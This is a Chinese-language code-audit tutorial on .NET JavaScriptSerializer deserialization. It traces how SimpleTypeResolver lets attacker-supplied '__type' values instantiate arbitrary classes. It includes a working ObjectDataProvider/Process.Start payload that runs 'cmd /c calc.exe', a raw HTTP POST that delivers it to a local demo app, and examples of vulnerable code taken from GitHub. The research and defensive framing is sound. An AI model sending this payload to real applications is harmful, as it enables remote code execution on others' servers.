.NET高级代码审计（第四课） JavaScriptSerializer反序列化漏洞


大佬 / 2019-04-20 08:06:00 / 浏览数 4136 安全技术 WEB安全 顶(0) 踩(0)

---

■■: Ivan1ee@360■■■■■

## 0X00 前言

在.NET处理
Ajax应用的时候，通常序列化功能由JavaScriptSerializer类提供，它是.NET2.0之后内部实现的序列化功能的类，位于命名空间System.Web.Script.Serialization、通过Syst
或DeserializeObject方法处理不安全的Json数据时会造成反序列化攻击从而实现远程RCE漏洞，本文笔者从原理和代码审计的视角做了相关介绍和复现。




## 0X01 JavaScriptSerializer序列化

下面先来看这个系列课程中经典的一段代码：

```
public class TestClass{
    private string classname;
    private string name;
    private int age;

    public string Classname { get => classname; set => classname = value; }

    public string Name { get => name; set => name = value; }

    public int Age { get => age; set => age = value; }
    public override string ToString()
    {
        return base.ToString();
    }

    public static void ClassMethod( string value)
    {
        Process.Start(value);

    }
}
```

TestClass类定义了三个成员，并实现了一个静态方法ClassMethod启动进程。 序列化通过创建对象实例分别给成员赋值

```
TestClass testClass = new TestClass();
testClass.Name = "Ivan1ee";
testClass.Age = 18;
testClass.Classname = "360";
JavaScriptSerializer jss = new JavaScriptSerializer();
var json_req = jss.Serialize(testClass);
Console.WriteLine(json_req);
Console.ReadKey();
```



使用JavaScriptSerializer类中的Serialize方法非常方便的实现.NET对象与Json数据之间的转化，笔者定义TestClass对象，常规下使用Serialize得到序列化后的Json

```
{"Classname":"360","Name":"Ivan1ee","Age":18}
```

从之前介绍过其它组件反序列化漏洞原理得知需要
__type这个Key的值，要得到这个Value就必须得到程序集全标识（包括程序集名称、版本、语言文化和公钥），那么在JavaScriptSerializer中可以通过实例化SimpleType

```
JavaScriptSerializer jss = new JavaScriptSerializer(new SimpleTypeResolver());
```

这次序列化输出程序集的完整标识，如下

```
{"__type":"WpfApp1.TestClass, WpfApp1, Version=1.0.0.0, Culture=neutral, PublicKeyToken=null","Classname":"360","Name":"Ivan1e
```

## 0x02 JavaScriptSerializer反序列化

### 2.1、反序列化用法

反序列化过程就是将Json数据转换为对象，在JavaScriptSerializer类中创建对象然后调用DeserializeObject或Deserialize方法实现的

```
public T ConvertToType<T>(object obj);
public object ConvertToType(object obj, Type targetType);
public T Deserialize<T>(string input);
public object Deserialize(string input, Type targetType);
public object DeserializeObject(string input);
public void RegisterConverters(IEnumerable<JavaScriptConverter> converters);
public string Serialize(object obj);
public void Serialize(object obj, StringBuilder output);
```



DeserializeObject方法只是在Deserialize方法上做了一层功能封装，重点来看Deserialize方法，代码中通过JavaScriptObjectDeserializer.BasicDeserialize方法返回objec

```
internal static object Deserialize(JavaScriptSerializer serializer, string input, Type type, int depthLimit) {
    if (input == null) {
        throw new ArgumentNullException("input");
    }
    if (input.Length > serializer.MaxJsonLength) {
        throw new ArgumentException(AtlasWeb.JSON_MaxJsonLengthExceeded, "input");
    }

    object o = JavaScriptObjectDeserializer.BasicDeserialize(input, depthLimit, serializer);
    return ObjectConverter.ConvertObjectToType(o, type, serializer);
}
```



在BasicDeserialize内部又调用了DeserializeInternal方法，当需要转换为对象的时候会判断字典集合中是否包含了ServerTypeFieldName常量的Key，

```
if (IsNextElementObject(c)) {
    IDictionary<string, object> dict = DeserializeDictionary(depth);
    // Try to coerce objects to the right type if they have the __serverType
    if (dict.ContainsKey(JavaScriptSerializer.ServerTypeFieldName)) {
        return ObjectConverter.ConvertObjectToType(dict, null, _serializer);
    }
    return dict;
}
```



ServerTypeFieldName常量在JavaScriptSerializer类中定义的值为“__type”,

```
public class JavaScriptSerializer {
    internal const string ServerTypeFieldName = "__type";
    internal const int DefaultRecursionLimit = 100;
    internal const int DefaultMaxJsonLength = 2097152;
```



剥茧抽丝，忽略掉非核心方法块ConvertObjectToType、ConvertObjectToTypeMain
、ConvertObjectToTypeInternal，最后定位到ConvertDictionaryToObject方法内

```
private static bool ConvertDictionaryToObject(IDictionary<string, object> dictionary, Type type, JavaScriptSerializer serializer,

    // The target type to instantiate.
    Type targetType = type;
    object s;
    string serverTypeName = null;
    object o = dictionary;

    // Check if __serverType exists in the dictionary, use it as the type.
    if (dictionary.TryGetValue(JavaScriptSerializer.ServerTypeFieldName, out s)) {

        // Convert the __serverType value to a string.
        if (!ConvertObjectToTypeMain(s, typeof(String), serializer, throwOnError, out s)) {
            convertedObject = false;
            return false;
        }

        serverTypeName = (string)s;

        if (serverTypeName != null) {
            // If we don't have the JavaScriptTypeResolver, we can't use it
            if (serializer.TypeResolver != null) {
                // Get the actual type from the resolver.
                targetType = serializer.TypeResolver.ResolveType(serverTypeName);

                // In theory, we should always find the type.  If not, it may be some kind of attack.
                if (targetType == null) {
                    if (throwOnError) {
                        throw new InvalidOperationException();
                    }

                    convertedObject = null;
                    return false;
                }
            }

            // Remove the serverType from the dictionary, even if the resolver was null
            dictionary.Remove(JavaScriptSerializer.ServerTypeFieldName);
        }
    }
```



这段代码首先判断ServerTypeFieldName存在值的话就输出赋值给对象s，第二步将对象s强制转换为字符串变量serverTypeName，第三步获取解析器中的实际类型，并且

```
// Instantiate the type if it's coming from the __serverType argument.
if (serverTypeName != null || IsClientInstantiatableType(targetType, serializer)) {

    // First instantiate the object based on the type.
    o = Activator.CreateInstance(targetType);
}
```



Activator类提供了静态CreateInstance方法的几个重载版本，调用方法的时候既可以传递一个Type对象引用，也可以传递标识了类型的String，方法返回对新对象的引用。

```
TestClass testClass = new TestClass();
testClass.Name = "Ivanlee";
testClass.Age = 18;
testClass.Classname = "360";
JavaScriptSerializer jss = new JavaScriptSerializer(new SimpleTypeResolver());
var json_req = jss.Serialize(testClass);
Console.WriteLine(json_req);
TestClass obj = jss.Deserialize<TestClass>(json_req);
Console.WriteLine("");
Console.WriteLine(obj.Name);
Console.ReadKey();
```


```
D:\Tmp\Csharp\WPF\WpfApp1\WpfApp1\bin\Debug\WpfApp1.exe
{"__type":"WpfApp1.TestClass, WpfApp1, Version=1.0.0.0, Culture=neutral, PublicKeyToken=null","Classname":"360","Name":"Ivanlee","Age":18}

Ivanlee
```



反序列化后得到对象的属性，打印输出当前的成员Name的值

## 2.2、打造Poc

默认情况下JavaScriptSerializer不会使用类型解析器，所以它是一个安全的序列化处理类，漏洞的触发点也是在于初始化JavaScriptSerializer类的实例的时候是否创建了Sim




笔者还是选择ObjectDataProvider类方便调用任意被引用类中的方法，具体有关此类的用法可以看一下《.NET高级代码审计（第一课）XmlSerializer反序列化漏洞》，因为Process.Start方法启动一个线程需要配置ProcessStartInfo类相关的属性，例如指定文件名、指定启动参数，所以首先得考虑序列化Pro

《.NET高级代码审计（第三课）Fastjson反序列化漏洞》，


之后对生成的数据做减法，去掉无关的System.RuntimeType、System.IntPtr数据，最终得到反序列化Poc

```
{
    '__type':'System.Windows.Data.ObjectDataProvider, PresentationFramework, Version=4.0.0.0, Culture=neutral, PublicKeyToken=3
    'MethodName':'Start',
    'ObjectInstance':{
        '__type':'System.Diagnostics.Process, System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089',
        'StartInfo': {
            '__type':'System.Diagnostics.ProcessStartInfo, System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c56193
            'FileName':'cmd',
            'Arguments':'/c calc.exe'
        }
    }
}
```

```
String payload = @"{
    '__type':'System.Windows.Data.ObjectDataProvider, PresentationFramework, Version=4.0.0.0, Culture=neutral, PublicKeyToken=31bf3856ad364e35',
    'MethodName':'Start',
    'ObjectInstance':{
        '__type':'System.Diagnostics.Process, System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089',
        'StartInfo': {
            '__type':'System.Diagnostics.ProcessStartInfo, System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089',
            'FileName':'cmd',
            'Arguments':'/c calc.exe'
        }
    }
}";
JavaScriptSerializer jss = new JavaScriptSerializer(new SimpleTypeResolver());
var json_req = jss.Deserialize<Object>(payload);
```



笔者编写了触发代码，用Deserialize<Object>反序列化Json成功弹出计算器。




## 0x03 代码审计视角

### 3.1、Deserialize

从代码审计的角度其实很容易找到漏洞的污染点，通过前面几个小节的知识能发现需要满足一个关键条件new SimpleTypeResolver()，再传入Json数据，就可被反序列化，例如下面的JsonHelper类

```
using System;
using System.Globalization;
using System.Text;
using System.Web.Script.Serialization;

namespace ClientPagerProto.DataSource.Viking
{
    public class JsonHelper
    {
        public static T ParseJson<T>(string input)
        {
            return ParseJson<T>(input, false);
        }

        public static T ParseJson<T>(string input, bool includeType)
        {
            return (includeType ? new JavaScriptSerializer(new SimpleTypeResolver()) : JSonSerializer).Deserialize<T>(input);
        }

        public static string ToJson(object input)
        {
            return ToJson(input, false);
        }
```



攻击者只需要控制传入字符串参数input便可轻松实现反序列化漏洞攻击。Github上也存在大量的不安全案例代码

```
using System;
using System.Web.Script.Serialization;
using Rackspace.Cloud.Server.Agent.Configuration;

namespace Rackspace.Cloud.Server.Agent.Utilities
{
    public class Json<T>
    {
        public T Deserialize(string json)
        {
            try
            {
                return new JavaScriptSerializer(new SimpleTypeResolver()).Deserialize<T>(json);
            }
            catch
            {
                throw new UnsuccessfulCommandExecutionException(
                    String.Format("Problem deserializing the following json: '{0}'", json),
                    new ExecutableResult { ExitCode = "1" });
            }
        }
```

### 3.2、DeserializeObject

JavaScriptSerializer还有一个反序列化方法DeserializeObject，这个方法同样可以触发漏洞，具体污染代码如下

```
public object JsonToObjects(string strJson)
{
    JavaScriptSerializer jsonSerialize = new JavaScriptSerializer(new SimpleTypeResolver());
    return jsonSerialize.DeserializeObject(strJson);
}
```



## 0x04 案例复盘

最后再通过下面案例来复盘整个过程，全程展示在VS里调试里通过反序列化漏洞弹出计算器。


输入http://localhost:5651/Default Post加载value值

**Request**


Raw | Params | Headers | Hex

```
POST http://localhost:5651/Default HTTP/1.1
Host: localhost:5651
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:49.0) Gecko/20100101 Firefox/49.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Cookie: ECS[visit_times]=1; _ga=GA1.1.1578345208.1524306975
DNT: 1
X-Forwarded-For: 8.8.8.8
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 579

value={
    '__type':'System.Windows.Data.ObjectDataProvider, PresentationFramework, Version=4.0.0.0, Culture=neutral,
PublicKeyToken=31bf3856ad364e35',
    'MethodName':'Start',
    'ObjectInstance':{
        '__type':'System.Diagnostics.Process, System, Version=4.0.0.0, Culture=neutral,
PublicKeyToken=b77a5c561934e089',
        'StartInfo': {
            '__type':'System.Diagnostics.ProcessStartInfo, System, Version=4.0.0.0, Culture=neutral,
PublicKeyToken=b77a5c561934e089',
            'FileName':'cmd',
            'Arguments':'/c calc.exe'
        }
    }
}
```

通过DeserializeObject反序列化 ，并弹出计算器




最后附上动态效果图




## 0x05 总结

JavaScriptSerializer凭借微软自身提供的优势，在实际开发中使用率还是比较高的，只要没有使用类型解析器或者将类型解析器配置为白名单中的有效类型就可以防止反序列
https://github.com/Ivan1ee/ 、https://ivan1ee.gitbook.io/
，后续笔者将陆续推出高质量的.NET反序列化漏洞文章，欢迎大伙持续关注，交流，更多的.NET安全和技巧可关注实验室公众号。



上一篇：关于安卓的调试方法（三） 下一篇：HiSilicon DVR 黑客笔记

1. 0 条回复
   - 动动手指，沙发就是你的了！